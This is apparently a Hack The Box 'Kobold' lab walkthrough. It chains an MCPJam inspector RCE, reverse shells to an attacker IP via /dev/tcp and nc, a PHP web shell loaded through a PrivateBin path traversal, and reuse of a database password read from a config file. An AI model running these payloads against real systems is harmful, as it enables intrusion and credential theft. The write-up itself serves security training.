Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Kobold]
└─$ nmap -sC -sV -Pn 10.129.245.50 -oN ./nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 03:54 +0000
Nmap scan report for 10.129.245.50
Host is up (0.35s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp  open  http     nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
443/tcp open  ssl/http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-server-header: nginx/1.24.0 (Ubuntu)
3552/tcp open  http     syn-ack Golang net/http server
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.18 seconds
Let's add kobold.htbto our /etc/hosts
Https - tcp 80/443
 From the index page, I did not find anything interesting here.
Let's continue to check the sub-domains and web-contents
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Kobold]
└─$ ffuf -u https://kobold.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.kobold.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://kobold.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 387ms]
Add it to our /etc/hostsand check it
 I have tried the sign in and create account, I found they all redirect to
 mcpjam.com, so this would not be access path.
By simple enumerating the version and the exploits of MCPJam, I can find some RCE
REC in MCPJam inspector due to HTTP Endpoint exposes
https://github.com/MCPJam/inspector/security/advisories/GHSA-232v-j27c-5pp6
RCE by posting a HTTP request
A remote code execution (RCE) attack can be triggered by sending a simple HTTP request to the target host running MCPJam inspector (e.g., http://10.97.58.83:6274 in the test environment).
curl http://10.97.58.83:6274/api/mcp/connect --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"cmd.exe\",\"args\":[\"/c\", \"calc\"],\"env\":{}},\"serverId\":\"mytest\"}"
Let's try it to see whether it worked and we just need to change the windows command into Linux command
cmd="wget http://10.10.14.9/"
curl -sk https://mcp.kobold.htb/api/mcp/connect \
--header 'Content-Type: application/json' \
--data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"$cmd\"],\"env\":{}},\"serverId\":\"audit\"}"
Now we can find it worked
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Kobold]
└─$ cmd="wget http://10.10.14.9/"
curl -sk https://mcp.kobold.htb/api/mcp/connect \
--header 'Content-Type: application/json' \
--data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"$cmd\"],\"env\":{}},\"serverId\":\"audit\"}"
{"success":false,"error":"Connection failed for server audit: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Kobold]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.245.50 - - [05/Apr/2026 06:15:47] "GET / HTTP/1.1" 200 -
Let's switch it to the reverse shell
cmd="bash -i >& /dev/tcp/10.10.14.9/443 0>&1"
curl -sk https://mcp.kobold.htb/api/mcp/connect \
--header 'Content-Type: application/json' \
--data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"$cmd\"],\"env\":{}},\"serverId\":\"audit\"}"
Finally we can get the shell as ben
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Kobold]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.245.50] 59422
bash: cannot set terminal process group (1523): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ whoami
whoami
ben
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
To help us get the stable shell, we can upgrade it.
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")' or script /dev/null -c bash
^Z
stty raw -echo; fg
Privilege Escalation
I would like check sudo -lfirstly, but we don't have valid credit and can't access
ben@kobold:~$ sudo -l
[sudo] password for ben:
From home directory, I found another account alice
ben@kobold:/home$ ls -al
total 16
drwxr-xr-x  4 root  root  4096 Mar 15 21:23 .
drwxr-xr-x 22 root  root  4096 Mar 16 20:57 ..
drwxr-x---  2 alice alice 4096 Mar 16 14:12 alice
drwxr-x---  3 ben   ben   4096 Mar 16 14:12 ben
ben@kobold:/home$ cd alice
bash: cd: alice: Permission denied
But still can't access.
Now use Linpeas.shto help us find the targeted process in the background
╔══════════╣ Running processes (cleaned)
╚ Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root        1941  0.0  0.1 1744844 5040 ?        Sl   Mar21   0:00  _ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.17.0.2 -container-port 8080 -use
-listen-fd
ben         4336  0.0  0.2  20228 11268 ?        Ss   04:31   0:00 /usr/lib/systemd/systemd --user
└─(Caps) 0x0000000800000000=cap_wake_alarm

╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
ether 8a:5b:54:e7:34:4d  txqueuelen 0  (Ethernet)
RX packets 2270  bytes 7719798 (7.7 MB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 2266  bytes 514323 (514.3 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth445236f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
ether 5a:c0:2c:d7:06:9a  txqueuelen 0  (Ethernet)
RX packets 2270  bytes 7751578 (7.7 MB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 2266  bytes 514323 (514.3 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
══╣ Active Ports (netstat)
tcp        0      0 127.0.0.1:41137         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6274          0.0.0.0:*               LISTEN      1613/node
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::3552                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
Between docker0 and the localhost listener on 127.0.0.1:8080, it's clear that an internally containerized web service is running on the host.
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/privatebin-data/data
/privatebin-data/data/bd
/privatebin-data/data/bd/b5
/privatebin-data/data/.htaccess
/privatebin-data/data/purge_limiter.php
/privatebin-data/data/salt.php

╔══════════╣ Unexpected in root
/privatebin-data
/app
To help us check this service, we can use ssh to port forwarding.
 We can get the version
 PrivateBin 2.0.2
After checking the exploits of it, we can find
Template-switching feature allowing arbitrary local file inclusion through path traversal
https://github.com/PrivateBin/PrivateBin/security/advisories/GHSA-g2j9-g8r5-rg82

# basic validation pattern PoC
curl -sk --cookie 'template=../cfg/conf' https://bin.kobold.htb/
Now we can test it
ben@kobold:~$ curl -isk --cookie 'template=../cfg/conf' https://bin.kobold.htb/
HTTP/1.1 500 Internal Server Error
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 05 Apr 2026 06:36:27 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-store, no-cache, no-transform, must-revalidate
Pragma: no-cache
Expires: Sun, 05 Apr 2026 06:36:27 GMT
Last-Modified: Sun, 05 Apr 2026 06:36:27 GMT
Vary: Accept
Content-Security-Policy: default-src 'none'; base-uri 'self'; form-action 'none'; manifest-src 'self'; connect-src * blob:; script-src 'self' 'wasm-unsafe-eval'; style-src 'self'; font-src 'self'; frame-ancestors 'none'; frame-src blob:; img-src 'self' data: blob:; media-src blob:; object-src blob:; sandbox allow-same-origin allow-scripts allow-forms allow-modals allow-downloads
Cross-Origin-Resource-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Permissions-Policy: browsing-topics=()
Referrer-Policy: no-referrer
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
Set-Cookie: template=..%2Fcfg%2Fconf; secure; SameSite=Lax
This 500 error strongly indicates that template cookies have been accepted and are being used during template parsing.
linPEAS has demonstrated that ben can write to the /privatebin-data/data directory. This means that if we write a malicious reverse shell and execute it using LFI, we can obtain a reverse shell within the Docker environment.
Let's exploit it
ben@kobold:~$ echo '<?php system($_GET["x"]); ?>' > /privatebin-data/data/2.php
ben@kobold:~$ curl -sk --cookie 'template=../data/2' 'https://bin.kobold.htb/?x=id'
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
Let's continue to get the reverse shell, it seems no bash or curl from the target, so maybe ncwould be fun
ben@kobold:~$ curl -sk --cookie 'template=../data/2' --get --data-urlencode 'x=which curl; which wget; which bash; which nc' https://bin.kobold.htb/
/usr/bin/wget
/usr/bin/nc
Get the shell with nc
cmd='nc '"10.10.14.9"' 443 -e /bin/sh'
curl -sk --cookie 'template=../data/2' --get --data-urlencode "x=$cmd" https://bin.kobold.htb/
Now get the shell as www-datain the docker container
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Kobold]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.245.50] 45767
id
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
whoami
nobody
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether c2:d0:f3:29:10:17 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
Now enumerate the file system and find the valid credit
ls -lah /srv
total 32K
drwxr-xr-x    1 root     root        4.0K Oct 28 16:02 .
drwxr-xr-x    1 root     root        4.0K Mar 15 21:23 ..
drwxrwxr-x    2 nobody   www-data    4.0K Oct 28 16:02 bin
drwxr-x---    2 root     www-data    4.0K Mar 15 21:23 cfg
drwxrwxrwx    5 root     37          4.0K Apr  5 06:39 data
drwxrwxr-x    6 nobody   www-data    4.0K Oct 28 16:02 lib
drwxrwxr-x    2 nobody   www-data    4.0K Oct 28 16:02 tpl
drwxrwxr-x   20 nobody   www-data    4.0K Oct 28 16:02 vendor
ls /srv/cfg
conf.php
cat /srv/cfg/conf.php
[model]
; example of DB configuration for MySQL
; Temporarily disabling while we migrate to new server for loadbalancing
;class = Database
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true   ; PDO::ATTR_PERSISTENT
Because class = Database is commented out, these credentials are considered leaked but not in use.
Still remember there is a port 3552
 The default username is
 arcane, so we can try the credit
username: arcane
password: ComplexP@sswordAdmin1928

We can find the image # privatebin/nginx-fpm-alpine:2.0.2worked here
